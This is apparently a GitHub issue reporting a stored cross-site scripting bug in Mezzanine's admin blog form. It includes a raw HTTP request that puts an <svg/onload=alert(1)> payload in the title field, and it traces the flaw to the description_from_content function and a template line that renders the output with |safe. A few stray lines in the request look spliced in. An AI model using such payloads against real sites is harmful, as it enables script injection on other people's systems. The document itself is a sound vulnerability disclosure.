

New issue

Jump to bottom

mezzanine xss #1921

Open

deFming opened this issue on Apr 23, 2019 · 2 comments

Labels

bug

deFming commented on Apr 23, 2019

Version: <=4.3.1

My English is not good, the report is translated by Google.

Recurring vulnerabilities:

Vulnerability url: http://127.0.0.1:8000/admin/blog/blogpost/add/

When adding a blog, use Burpsuite to capture the package, modify the title to test<svg/onload=alert(1)> and the content as <svg>

```
POST /admin/blog/blogpost/add/ HTTP/1.1
Host: 127.0.0.1:8000
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:53.0) Gecko/20100101 Firefox/53.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Referer: http://127.0.0.1:8000/admin/blog/blogpost/add/
Content-Type: multipart/form-data; boundary=-----184839148141718366571750200
Content-Length: 2100
Cookie: _ga=GA1.1.73944693.1533711811; django_language=en; csrftoken=gtpG3ylbqHYKaE1WPkscjHmY4z4QR3K4tP0d2Y2G3oDRXM4sXE6NotCVXzmIrS5E; sessionid=mezzanine-admin-toolbar=1
Connection: close
Upgrade-Insecure-Requests: 1

-----184839148141718366571750200
Content-Disposition: form-data; name="csrfmiddlewaretoken"

Sv9PHcY97xRF8BHUKcB2TKYIkz3Zu6405HKmGCZEKewMVJK0SfwfAY6eFdZlR4VpA
-----184839148141718366571750200
Content-Disposition: form-data; name="title"

test<svg/onload=alert(1)>
-----184839148141718366571750200
Content-Disposition: form-data; name="status"

2
-----184839148141718366571750200
Content-Disposition: form-data; name="publish_date_0"

-----184839148141718366571750200
Content-Disposition: form-data; name="publish_date_1"

-----184839148141718366571750200
Content-Disposition: form-data; name="expiry_date_0"


-----184839148141718366571750200
Content-Disposition: form-data; name="expiry_date_1"

-----184839148141718366571750200
Content-Disposition: form-data; name="content"

<svg>
-----184839148141718366571750200
Content-Disposition: form-data; name="allow_comments"
```

/h5/qrcode/card?sessionId=

Return http://127.0.0.1:8000/blog/ to trigger the xss



The cause of the vulnerability is due to the `description_from_content` function of `core/models.py`, line 184, where the value of `title` is called, resulting in xss

```
183     if not description:
184         description = str(self)
185     # Strip everything after the first block or sentence.
186     ends = ("</p>", "<br />", "<br/>", "<br>", "</ul>",
187           "\n", ". ", "! ", "? ")
188     for end in ends:
189         pos = description.lower().find(end)
190         if pos > -1:
191             description = TagCloser(description[:pos]).html
192             break
193     else:
194         description = truncatewords_html(description, 100)
195     try:
196         description = unicode(description)
197     except NameError:
198         pass # Python 3.
199     return description
```

kenbolton commented on Apr 23, 2019

Collaborator

Is this what you are describing? <https://nvd.nist.gov/vuln/detail/CVE-2018-16632>

Resolved by [stephenmcd/grappelli-safe@cb1d459](#)

deFming commented on Apr 23, 2019 • edited

Author


Is this what you are describing? <https://nvd.nist.gov/vuln/detail/CVE-2018-16632>

Resolved by [stephenmcd/grappelli-safe@cb1d459](#)

No, not the same, the trigger point of this xss is in the 112 line

https://github.com/stephenmcd/mezzanine/blob/master/mezzanine/blog/templates/blog/blog_post_list.html line112

```
109
110 {% block blog_post_list_post_content %}
111 {% editable blog_post.content %}
112 {{ blog_post.description_from_content|safe }}
113 {% endeditable %}
114 {% endblock %}
115
```

 [jerivas](#) added the `bug` label on Sep 24, 2021

Assignees

No one assigned

Labels

`bug`

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

3 participants

